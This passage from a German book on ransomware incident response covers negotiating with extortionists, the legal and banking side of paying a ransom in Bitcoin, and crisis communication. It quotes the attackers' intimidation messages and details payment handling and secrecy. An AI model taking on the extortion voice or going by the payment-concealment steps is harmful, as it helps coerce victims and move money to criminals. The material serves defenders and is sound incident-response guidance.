We have checked the new samples of the documents. It doesn't change our assessment. Our proposal therefor to close this case friendly is EURO [REDACTED]



Abb. 11.13 Erstangebot 12 % der ursprünglich geforderten Summe

Support: We appreciate your desire to resolve this situation quickly. Now I see, that we can start moving towards you. It is fair and reasonable FIRST offer, and I glad, that we have now a chance to successfully negotiate.

We are ready to make a discount, so your price is now EURO [REDACTED] You will have incur losses much bigger than we ask, because of government fines and lawsuits from your clients and employees. Do you have insurance for lawsuits costs? However, you have a chance to save millions of euros.



Abb. 11.14 Gegenangebot mit 60 %

Even after your last message we don't see any reasons to change our last offer. Regards



Abb. 11.15 Verhandler bleibt hart

Support: So are you ready to ruin your business for [REDACTED] euros? Of course, this is your right, but trust our experience that after the publication of your data, you will incur colossal losses. We give you the last chance to offer us a more adequate price.



Abb. 11.16 Einschüchterungsversuch der Täter

The offer is based on the data samples provided by you and the status of recovery of the IT systems. We are sure that you can understand our point of view. But to make sure that both parties can close this case friendly in short term we are willing to offer [REDACTED]



Abb. 11.17 Angebot mit 15 % der ursprünglich geforderten Summe

Die Angreifer antworten mit einem erneuten Einschüchterungsversuch, diesmal hinterlegt mit weiteren Daten (siehe Abb. 11.18).

Der Verhandler antwortet mit einem „letzten“ Angebot von 19 % der ursprünglich geforderten Summe (siehe Abb. 11.19).

Nachdem die Angreifer Rücksprache mit ihrem Management gehalten haben (auch hier wird mit einer Rollentrennung Negotiator – Decision Maker gearbeitet) wird der Vorschlag akzeptiert und die weiteren Konditionen werden übermittelt (siehe Abb. 11.20 und 11.21).

Nicht in jedem Fall läuft die Verhandlung so glatt. Finale Zahlungen unter 50 % sind selten. Es gibt viele Probleme, die während der Verhandlungen auftreten können. In einem Fall hat sich die Angreiferguppe während der Verhandlungen aufgelöst, Webseiten und Kontakt sind einfach verschwunden. Wird der Schlüssel für die Entschlüsselung dringend

Support: I think that you have not yet fully understood that we have a lot of your private information. We never give the entire alignment of the downloaded information. Even if we just publish the personal data of all your employees, you will already pay fines of more than euros.

<https://www.businessinsider.com/hm-fined-41-million-for-staff-privacy-breaches-in-germany-2020-10>



Support: Here are some more files that should push you and make a really serious offer to us. <https://www.sendspace.com/file/>



Abb. 11.18 Erneuter Einschüchterungsversuch der Täter

The Board of Directors has approved a maximum negotiating margin of up to [REDACTED]. Above this amount, non-disclosure is not economical for the Company.



Abb. 11.19 Letztes Angebot des Verhandlers

Support: I will pass your "BEST" offer to our management and let you know.



Abb. 11.20 Täter müssen mit ihrem „Management“ Rücksprache halten




Abb. 11.21 Einigung in der Täterverhandlung erzielt

gebraucht, ist dies ein Super-GAU. Wenn die Infrastruktur der Gruppe von den Strafverfolgungsbehörden sichergestellt wurde, taucht ein paar Wochen später meist der Schlüssel im Internet auf – das ist für die meisten Firmen aber zu spät. In einem anderen Fall haben die Täter nach einer sehr erfolgreichen Verhandlung (<10 %) nur die Hälfte der Schlüssel geliefert. Durch ein Versehen aufseiten der Täter ist es den Forensik-Experten gelungen, die restlichen Schlüssel abzuleiten. Der parallel laufende Appell an die „Ganovenehre“ der Angreifer hat dazu geführt, dass die restlichen Schlüssel 5 Tage später kommentarlos übermittelt wurden. Es kann aber auch sein, dass sich die Angreifer nicht verhandlungsbereit zeigen (siehe Abb. 11.22).

In gewissen Fällen brechen die Täter den Kontakt mit dem Unternehmen selbst ab oder antworten nur sporadisch, bis die Kommunikation nach einiger Zeit im Nichts verläuft (siehe Abb. 11.23).




Abb. 11.22 Täter sind nicht verhandlungsbereit

We decrypt a lot of companies every day and we don't want to waste time. Your order is a very little business. We don't care much. So, if you want to get the password, then pay for it, if not, just ignore it, no need to contact us.

Abb. 11.23 Fall ist für die Täter zu klein



Erpressungsgeldzahlung

12

In dem Kapitel „Täterkommunikation“ wurden die Details zu den möglicherweise notwendigen Verhandlungen besprochen. Nun ist die endgültige Forderung verhandelt und die Angreifer haben nachgewiesen, dass sie in der Lage sind, die Forderungen zu erfüllen. Der Rat des externen Krisenberaters und der Behörden ist, dennoch nicht auf die Forderung einzugehen. Jede Zahlung an die Kriminellen wird von diesen, zumindest teilweise, in die Rekrutierung neuer Gefolgsleute und die Verbesserung des Tatvorgehens investiert. Jeder Cent ist eine Bestätigung, dass das „Geschäftsmodell Ransomware“ funktioniert und wird weitere Kriminelle motivieren.

Was aber, wenn kein verwendbares Backup vorhanden ist und die Firma ohne die Zahlung den Geschäftsbetrieb einstellen und damit eine Insolvenz anmelden muss? Was, wenn eine Veröffentlichung der Daten wirtschaftlichen Schaden für eine ganze Branche nach sich ziehen würde? Wenn hochkritische Gesundheitsdaten veröffentlicht werden? Oder wenn es sich um aktuelle Pläne für Waffensysteme handelt? In einem solchen Fall wird oftmals noch ein Ethikgremium einberufen, um eine Entscheidung final herbeizuführen. Aber es sind auch andere, teilweise nicht sofort erkennbare Gründe, warum Unternehmen der Forderung einer Zahlung von Erpressungsgeld nachkommen. Wurden persönliche Daten eines Eigentümers oder Vorstandes gestohlen? Handelt es sich im Aufsichtsrat des betroffenen Unternehmens um eine Person der Öffentlichkeit, die um die eigene Reputation fürchtet? Könnten kompromittierende Daten wie Preisabsprachen, nicht veröffentlichte Qualitätsmängel oder bevorstehende Firmenübernahmen involviert sein?

Die Entscheidung für eine Zahlung liegt zuletzt bei der Geschäftsleitung, dem Aufsichtsrat oder den Firmeneigentümern. Die zu zahlenden Summen sind oft im sechs- bis siebenstelligen Bereich. Schnell kann eine solche Zahlung zu einem der größten Einzelposten bei den Ausgaben für ein Unternehmen im Geschäftsjahr werden. Grundsätzlich

gilt es, bei der Zahlung Besonderheiten zu bedenken. Die Summe dieser Entscheidungen im Kontext der Lösegeldzahlung nennt man Erfüllungskonzept.

Rein wirtschaftlich ist die korrekte Aufteilung der Zahlung innerhalb einer Unternehmensgruppe zu prüfen. Dies ist umso entscheidender, wenn der Angriff einer Tochtergesellschaft gegolten hat. Ein weiterer Aspekt ist, ob die Ausgaben als Betriebsausgaben von der Steuer abgesetzt werden können. Für diese Fragen sollte ggf. ein Steuerberater oder Wirtschaftsprüfer hinzugezogen werden. Falls eine Cyberversicherung die Zahlung von Lösegeldern abdeckt, muss dies im Vorfeld mit der Versicherung vereinbart werden.

12.1 Rechtliche Aspekte

Derzeit werden in einigen europäischen Staaten (unter anderem in Deutschland) Verbote für Lösegeldzahlungen diskutiert (Ausnahmen „Bedrohung für Leib und Leben“). Dies hätte Auswirkungen auf die Cyberversicherungen, die dann Lösegeldzahlungen nicht mehr erstatten dürften. Derzeit ist dies von Police zu Police unterschiedlich gehandhabt. Bezahlte ein Unternehmen nicht, steht oft der Vorwurf im Raum, erst nicht genug in die technische Absicherung der IT-Infrastruktur investiert und dann auch noch das Lösegeld gespart zu haben. Oft haben Unternehmen Verträge, NDAs und Geheimhaltungsverträge mit Kunden abgeschlossen, in denen sie sich verpflichten, den Schutz der ihnen anvertrauten Daten sicherzustellen. Gleiches gilt für Gesetze verschiedener Länder, die diesen Schutz fordern. In einigen Fällen wird argumentiert, dass sich aus diesen (manchmal strafbewehrten) Verpflichtungen eine Zahlungspflicht ableiten würde. Ein Verbot von Lösegeldzahlungen würde diese Situation entschärfen. Ein Vertragskonstrukt, das ein Unternehmen dazu zwingt, gegen geltendes Recht zu verstößen, wäre wohl unwirksam. Aktuell (Stand Februar 2023) gibt es in Deutschland kein explizites Verbot von Lösegeldzahlungen.

Dennoch sind die rechtlichen Aspekte einer Lösegeldzahlung komplex und sollten von einer spezialisierten Anwaltskanzlei begleitet werden. In diesem Kapitel werden – ohne Anspruch auf Vollständigkeit – einige Aspekte angesprochen.

12.1.1 Verstöße gegen Sanktionsrecht

Lösegeldzahlungen an sanktionierte Cyber-Kriminelle sind nach US-Recht verboten und können verfolgt werden, auch im Ausland. Das Office of Foreign Assets Control (OFAC), ein Arm des US-Finanzministeriums, schreibt, dass diejenigen, die Ransomware-Zahlungen an sanktionierte Personen, Organisationen oder Länder „ermöglichen“ („facilitate“), von der US-Justiz strafrechtlich und zivilrechtlich verfolgt werden können.¹ Die

¹ https://home.treasury.gov/system/files/126/ofac_ransomware_advisory.pdf

zivilrechtliche Verfolgung erfolgt selbst dann, wenn der Geschädigte nicht wusste, an wen er eigentlich zahlt:

„....meaning that a person subject to U.S. jurisdiction may be held civilly liable even if it did not know or have reason to know it was engaging in a transaction with a person that is prohibited under sanctions laws and regulations administered by OFAC.“

Dieses Verbot betrifft in erster Linie US-Personen, wobei mit „Personen“ sowohl Individuen als auch Firmen und Organisationen gemeint sind. Daneben gilt es allerdings auch für „transactions by a non-U.S. person which causes a U.S. person to violate any [...] sanctions“. Also Zahlungen, bei denen ausländische Entitäten, z. B. deutsche Firmen, US-Entitäten involviert haben. Im Kern richtet sich diese Warnung gegen Banken und andere Finanzinstitutionen, Versicherungen, die Cyber-Policen anbieten, sowie international tätige Beratungsfirmen, die IT-Forensik und Cyber-Krisenreaktion betreiben, sofern diese an der Bereitstellung der Gelder in irgendeiner Form beteiligt sind.

Diese Sanktionierung wirkt. Jede Bank, die mit der Bezahlung von Lösegeldern beauftragt wird, prüft die OFAC-Sanktionslisten. Die entsprechenden Entscheidungsprozesse innerhalb der Bank benötigen Zeit und sind ergebnisoffen. Sollte eine Bank eine Zahlung leisten, die laut OFAC nicht rechtmäßig ist, kann die Bank für den internationalen Zahlungsverkehr sanktioniert werden und in besonders schweren Fällen ihre Bankenlizenz verlieren.

Auf der OFAC-Liste² stehen Personen, Bitcoin-Adressen, Namen von Ransomware-Gruppen und ganze Länder. Zudem ist die Zahlung verboten, wenn sie an einen „Nexus“ der sanktionierten Personen/Gruppen geht. Damit ist ein Geflecht oder Netzwerk gemeint, das heißt potenziell alle Personen oder Gruppen, die mit dem von der OFAC geblockten Cyber-Kriminellen mehr oder weniger zusammenhängen. Die OFAC bleibt hier auffallend unscharf, vermutlich um möglichst weitgehende Jurisdiktion zu schaffen.

Auch die EU betreibt ein Sanktionsregime, auf dem auch Cybergruppierungen stehen. Derzeit fokussiert dies aber mehr auf State-Sponsored Actors. Dennoch müssen auch Verstöße gegen EU-Sanktionsrecht geprüft werden.

12.1.2 Unterstützung einer kriminellen Vereinigung

Das Risiko einer Strafbarkeit nach § 129 Absatz 1 Satz 2 Strafgesetzbuch (StGB) wegen der Unterstützung einer kriminellen Vereinigung muss geprüft werden. Für eine Unterstützung einer kriminellen Vereinigung kann es ausreichend sein, dass sich die Lösegeldzahlung für diese Organisation vorteilhaft auswirkt. Aber steht hinter den Erpressern immer eine kriminelle Vereinigung? Bei den großen Ransomware-Angrifern ist

² <https://home.treasury.gov/policy-issues/office-of-foreign-assets-control-sanctions-programs-and-information>

dies offensichtlich. Schwierig wird es bei den „Neugründungen“ oder Absplitterungen von bekannten Ransomware-Organisationen (z. B. LockBit, Conti). Diese sind auf keiner der US- oder EU-Sanktionslisten zu finden. In jedem Fall muss die mit der Zahlung beauftragte Bank eine Meldung an das Bundesamt für Finanzaufsicht (BaFin) vor jeder Transaktion abgeben. In einem umfassenden Prüfungsprozess, unter Einbindung der jeweiligen Strafverfolgungsbehörden, wird dann eine Freigabe der Zahlung erteilt – oder eben nicht. Ob ein Rechtfertigungsgrund im Falle einer Lösegeldzahlung bei einem Ransomware-Angriff vorliegt, müssen Rechtsanwälte und Gericht beurteilen. Sowohl die Strafverfolgung als auch die Justiz können unter bestimmten Bedingungen von einer Bestrafung absehen. Wird die Zahlung mit den örtlichen Polizeidienststellen oder die zuständige Zentrale Ansprechstelle Cybercrime (ZAC, gibt es in jedem Bundesland) des Landeskriminalamtes (LKA) besprochen, kann das Risiko einer Strafverfolgung verringert werden. Da die Würdigung im Einzelfall erfolgt, empfiehlt es sich, einen Anwalt zur Beurteilung der Situation einzuschalten und diese Schritte auch mit der zuständigen Staatsanwaltschaft vorzubesprechen.

12.1.3 Strafbarkeit wegen Geldwäsche

Das Risiko einer Strafbarkeit nach § 261 Absatz 1 StGB wegen Geldwäsche oder Verschleierung unrechtmäßig erlangter Vermögenswerte kann nicht per se ausgeschlossen werden. Sollte der Ankauf der erforderlichen Kryptowährung (Bitcoins, Monero, Ethereum) in Deutschland erfolgen, muss dieser über ein zugelassenes Institut erfolgen. Dabei sollte angegeben werden, dass der Kauf zum Zweck der Zahlung von Lösegeld an Erpresser erfolgt. Dabei sollte das Aktenzeichen des laufenden Ermittlungsverfahrens der Staatsanwaltschaft und der Ansprechpartner bei der Strafverfolgungsbehörde angegeben werden. Auf diese Weise kann das Risiko einer Strafbarkeit wegen Geldwäsche erheblich reduziert werden. Auch hierzu sollte im Einzelfall die Expertise eines Anwalts eingeholt werden.

12.1.4 Bankenaufsichtsrechtliche Erwägungen

Die BaFin stuft Bitcoins, in Übereinstimmung mit ihrer langjährigen Verwaltungspraxis, als Rechnungseinheiten im Sinne des § 1 Absatz 11 Satz 1 Nr. 7 Kreditwesengesetz (KWG) und damit als Finanzinstrumente ein. In seltenen Fällen, wenn die Lösegeldzahlung von der Konzernmutter für alle Gesellschaftsteile und alle betroffenen Töchter und Beteiligungen gezahlt oder wenn eine externe dritte Gesellschaft mit der Bezahlung beauftragt wird, dann kann eine schriftliche Erlaubnis der BaFin z. B. für Finanzkommissionsgeschäfte notwendig sein. Die Voraussetzungen müssen im Einzelfall von einem Anwalt geprüft werden.




Abb. 12.1 Testüberweisung gemäß Erfüllungskonzept

12.2 Zahlungsabwicklung

Im Anschluss an die erzielte Einigung einer konkreten Lösegeldsumme und die rechtliche Prüfung folgt im Regelfall die Testüberweisung eines geringen Geldbetrags in Krypto-Währung. Die Bezahlung erfolgt überwiegend in Bitcoin, manchmal sind zusätzlich Ethereum oder Monero möglich; falls die Ransomnote öffentlich ist, sollte eine andere Adresse benutzt werden. Bitcoin-Zahlungen sind auf der Blockchain öffentlich vermerkt. Die Bankunterstützung für Bitcoin ist höher als für die anderen beiden Währungen. Die Testüberweisung stellt den Erfolg einer Überweisung der vollständigen Summe sicher (siehe Abb. 12.1). Ebenso kann sie als verhandlungstaktisches Mittel par exemplum die Verhandlung nochmals hinauszögern.

Nachdem der Eingang der Testüberweisung bestätigt wurde, erfolgt im letzten Schritt die voluminöse Lösegeldzahlung durch das Unternehmen und die Bestätigung des Zahlungseingangs durch die Tätergruppe. Um die Zahlung durchzuführen, ist meist die Hilfe einer spezialisierten Bank (z. B. futurum Bank, Tochter der Bitcoin SE, bitcoin.de) oder eines Krypto-Brokers notwendig. Die Banken führen für solche Zahlungen interne Prüfungen durch („Business Judgement Rule“, „Legalitätsprinzip“). Dazu wird häufig vom Unternehmen eine Entscheidung von Vorstand und Aufsichtsrat verlangt. Die Bank möchte die Ergebnisse der rechtlichen Prüfungen und die Begründung, die zu der Entscheidung geführt hat, sehen („Ist die Zahlung wirklich notwendig?“). Ebenso ist häufig die Vorlage der Meldung an die Datenschutzbehörde und die Anzeige bei der Polizei notwendig.

Mit diesen Informationen wird die Firma als Kunde bei der Bank aufgenommen („Onboarding“). Danach erfolgt die Übermittlung eines Kundenauftrags zum Erwerb von Bitcoins in der verhandelten Höhe. Der Gesamtbetrag wird auf ein bei der Bank laufendes Konto überwiesen. Bei der Überweisung empfiehlt es sich, einen neutralen Verwendungszweck anzugeben, der keine Rückschlüsse auf den Hintergrund der Transaktion zulässt. Beim folgenden Erwerb der Bitcoins durch die Bank fällt eine Kommission an, typischerweise in Höhe von 3,5 %. Die erworbenen Bitcoins werden dann auf das Wallet der Täter übertragen.

Als Gegenleistung sichern Cyber-Kriminelle den Verzicht auf die Datenveröffentlichung zu und/oder stellen ein entsprechendes Entschlüsselungstool bereit. In Einzelfällen übermitteln Tätergruppen entsprechend den verhandelten Konditionen Löscherprotokolle, Dateistrukturen oder Security Reports. Im größten Teil der Fälle halten sich die Angreifer an die Vereinbarungen (siehe Abb. 12.2).

In vielen Fällen wird versucht, die Tatsache, dass man gezahlt hat, geheim zu halten. Wenn bekannt wird, dass ein Unternehmen Lösegelder bezahlt, wird man ggf. erneut zur Zielscheibe. Dazu werden innerhalb der Firma nur wenige Leute eingeweiht, oft weiß nicht einmal der IT-Leiter von der Zahlung. Das Entschlüsselungstool wird nur den DFIR-Beratern zur Verfügung gestellt, die dann unter der Legende arbeiten, sie hätten einen Weg




Abb. 12.2 Informationen nach Zahlung

zur Datenentschlüsselung gefunden. In der Außenkommunikation wird die Zahlung weder bestätigt noch dementiert.

Bisher ist kein Fall bekannt, in dem die gleichen Täter innerhalb einer Jahresfrist einen erneuten Angriff gestartet hätten. Allerdings gibt es Firmen, die bereits mehrfach Opfer von Ransomware wurden. Ob in diesen Fällen alte, nicht aufgeräumte Zugänge an andere Gruppen verkauft wurden, ist nicht bekannt – aber im Bereich des Möglichen. *Erfüllungskonzept hin oder her – säubern oder Neuaufbau der eigenen IT ist in jedem Fall notwendig.*



Krisen und Katastrophen sind grundsätzlich von hohem öffentlichem Interesse, da sie einzigartig und „beeindruckend“ sind und eine Störung des Alltäglichen darstellen. Da die Bevölkerung großes Interesse daran hat, über Ereignisse und Hintergründe informiert zu werden, verfügen Krisen auch über eine journalistische Relevanz. Eine Gemengelage aus öffentlichem Interesse, Medienwettbewerb und der Macht sozialer Medien führt zur Veröffentlichung besonders aufsehenerregender und reißerischer Nachrichten. Trotz Gegenanstrengungen steigt der Druck auf Medien, die sich dieser Dynamik entziehen wollen. Auch Beteiligte der Krisenbewältigung sind von dieser Dynamik betroffen und riskieren Missverständnisse, Fehleinschätzungen und schlechte Entscheidungen. Ohne effektive Krisenkommunikation laufen Verantwortliche Gefahr, das Vertrauen ihrer Stakeholder zu verlieren. Eine qualitativ schlechte oder gar kontraproduktive Krisenkommunikation kann irreversible langfristige Folgen mit sich ziehen. Effektive Krisenkommunikation kann dagegen dazu beitragen, die negativen Auswirkungen von Krisen zu reduzieren. Sie schafft, erhält und fördert Vertrauen. Sie kann einen Ruhepol bereitstellen und damit die Akteure verlässlich durch die Extremsituationen hindurchführen. Ziel ist es, dass sich der Imageschaden für das Unternehmen so weit wie möglich reduzieren lässt.

Krisenkommunikation ist – im Gegensatz zur Presse- und Öffentlichkeitsarbeit – (hoffentlich) kein Regelprozess im Unternehmen. Es lohnt sich, externe Beratung von jemandem in Anspruch zu nehmen, für den diese Art der Kommunikation ein Regelprozess ist. Speziell, wenn eine hohe Öffentlichkeit zu erwarten ist, ist ein erfahrener Krisenkommunikationsexperte nahezu unerlässlich. Auch für die Kommunikationsexperten gilt: Der Krisenstab entscheidet. Jeder Kommunikationsvorschlag wird im Krisenstab diskutiert und von diesem final freigegeben.

13.1 One Voice Policy

Als fundamentaler Bestandteil des Krisenmanagements bezeichnet Krisenkommunikation den Prozess der Verständigung mit allen internen und externen Interessengruppen:

- Mitarbeiter,
- Eigentümer/Gesellschafter/Aufsichtsorgane,
- Kunden,
- Geschäftspartner,
- Tochtergesellschaften,
- Lieferanten,
- Medien/Öffentlichkeit,
- Behörden,
- Versicherungen,
- Lizenznehmer bzw. -geber,
- ...

Eine zielgruppengerechte Formulierung ist hilfreich. Wichtig ist aber: *Die Kernbotschaft muss für alle Zielgruppen die gleiche sein.* Verschiedene Nachrichten an verschiedene Adressaten fallen schnell auf und erzeugen unangenehme Nachfragen.

Die Mitarbeiter im Krisenstab und in den IT-Gremien haben potenziell zusätzliche Informationen, die (noch) nicht kommuniziert sind. Es muss sichergestellt sein, dass die Kommunikation nur von einer zentralen Stelle kommt. Ein starkes Krisenstabsteam und eine qualitativ hochwertige und breit gestreute Kommunikation sind die Basis dafür. Gleichzeitig sollte die Wichtigkeit einer zentralen Kommunikation nochmals in allen relevanten Gremien betont werden. Den Mitarbeitern sollte ein Kommunikationstext als Vorschlag an die Hand gegeben werden:

Die Fäden laufen bei uns im Haus im Krisenstab zusammen. Wende Dich/Wenden Sie sich bitte an xx@xx.de. Die Kollegen haben immer die neusten Informationen.

13.2 Kommunikationsinhalte

Wichtigster Teil der Krisenkommunikation sind die Kernbotschaften. Diese werden vom Krisenstab festgelegt. Der Krisenstab muss dabei authentisch sein, d. h., die Kernbotschaften müssen auch im Krisenstab Leitlinie des Handelns sein. Kommuniziert ein Unternehmen eine Botschaft, handelt aber am Ende nicht entsprechend, hat dies meist negative Folgen. Auf abstrakter Ebene haben sich folgende Kernbotschaften bewährt:

- Das Unternehmen hat die Situation im Griff und kümmert sich aktiv.
- Fehler und Missverständnisse werden umgehend korrigiert.

Weitere Kernbotschaften, die dann aber in der Folge auch mit Aktionen belegt werden müssen, können sein:

- Die Wiederherstellung unserer Produktionsfähigkeit/Lieferfähigkeit ist unser vorrangiges Ziel (dann muss aber auch ein Notbetrieb zumindest in Planung sein).
- Die Vertraulichkeit der uns anvertrauten Daten hat für uns höchste Priorität (dann muss aber auch ein Erfüllungskonzept zumindest diskutabel sein).
- Das Vertrauen unser Partner/Kunden ist unser wichtigstes Gut (dann muss eine enge Abstimmung von Entscheidungen mit den Partnern/Kunden erfolgen).
- Eine Zahlung an kriminelle Organisationen kommt für uns nicht in Betracht (dann muss klar sein, dass die Verhandlungen beendet sind, sobald die Täter dies lesen).

Die Kernbotschaften müssen in der Kommunikation mit ausreichend belastbaren Informationen hinterlegt sein. Das Ziel ist es, entschlossen, sicher und eindeutig zu reagieren. Daher müssen die kommunizierten Informationen gesichert sein. Vermutungen und Konjektive sind zu vermeiden, sie liefern nur Anlass für weitere Spekulationen und werden von Dritten oft fälschlicherweise als Tatsachen aufgegriffen.

Schlecht: „*Der Angriff erfolgte von einer mutmaßlich russischen Tätergruppe.*“

Gut: „*Die Herkunft der Tätergruppe steht noch nicht fest.*“

Schlecht: „*Wahrscheinlich können alle Daten wiederhergestellt werden.*“

Gut: „*Das genaue Schadensausmaß ist noch nicht klar.*“

Ein weiteres wichtiges Element in der Krisenkommunikation ist, Empathie zu zeigen. Ein Abschlussatz wie der Folgende kostet nichts, macht die Krisenkommunikation aber sofort empathischer und menschlicher:

Wir bedanken uns bei Ihnen für Ihr Verständnis und die Kooperation in dieser für uns alle herausfordernden Zeit!

Die Kommunikation muss aktiv und positiv formuliert sein, um so Führungsstärke zu demonstrieren und Vertrauen aufzubauen.

Schlecht: „*Wir wissen noch nicht, wie es mit der Produktion weitergeht.*“

Gut: „*Wir arbeiten daran, schnellstmöglich wieder zu produzieren. Ein genauer Termin steht noch nicht fest.*“

Schlecht: „*Die Angreifer haben Kundendaten entwendet.*“

Gut: „*Der Krisenstab hat ein Expertenteam mit einer Untersuchung beauftragt, welche Kundendaten durch die Angreifer sein können.*“

Wenn eine Entschuldigung notwendig ist, dann sollte diese bestimmten Kriterien genügen. Eine Entschuldigung muss schnell erfolgen (am besten in der ersten Kommunikation), sie muss aufrichtig sein, das Fehlverhalten eingestehen und Einsicht zeigen. Wer sich entschuldigt, muss die Opfer im Blick haben, nicht eigene Interessen. Die Entschuldigung muss auch versprechen, sein Verhalten zu ändern und das Fehlverhalten nicht zu wiederholen. Angesichts der Anzahl der Cyberangriffe ist eine Entschuldigung nicht unbedingt notwendig. Allerdings sind halbherzige Entschuldigungen oder Schuldzuweisungen auf jeden Fall zu unterlassen.

Schlecht: „*Sie dürfen davon ausgehen, dass wir nach dem aktuellen Stand der Technik einen hohen Sicherheitsstandard erfüllen. Aber es bleibt festzustellen, dass es eine 100%ige Sicherheit gegenüber solchen kriminellen Angriffen nicht gibt! In der Presse wird immer wieder von solchen Angriffen auch auf namhafte Firmen und Verwaltungen, wie den Bundestag, berichtet. Es kann sprichwörtlich jeden treffen.*“

Eine echte Entschuldigung wäre: „*Wir haben immer versucht, einen hohen Sicherheitsstandard nach dem aktuellen Stand der Technik zu erfüllen. Dies hat nicht ausgereicht, um diesen kriminellen Angriff aufzuhalten. Es tut uns aufrichtig leid, dass wir die uns anvertrauten Daten nicht schützen konnten. Damit dies nicht nochmals passiert, hat die Geschäftsführung ein über 3 Jahre budgetiertes Sofortprogramm „Vorzeigeunternehmen IT-Sicherheit“ genehmigt.*“

Gut wäre es, diese Sätze einfach zu streichen. Sie bieten eine unnötige (juristische) Angriffsfläche und sind für die Krisenkommunikation nicht erforderlich.

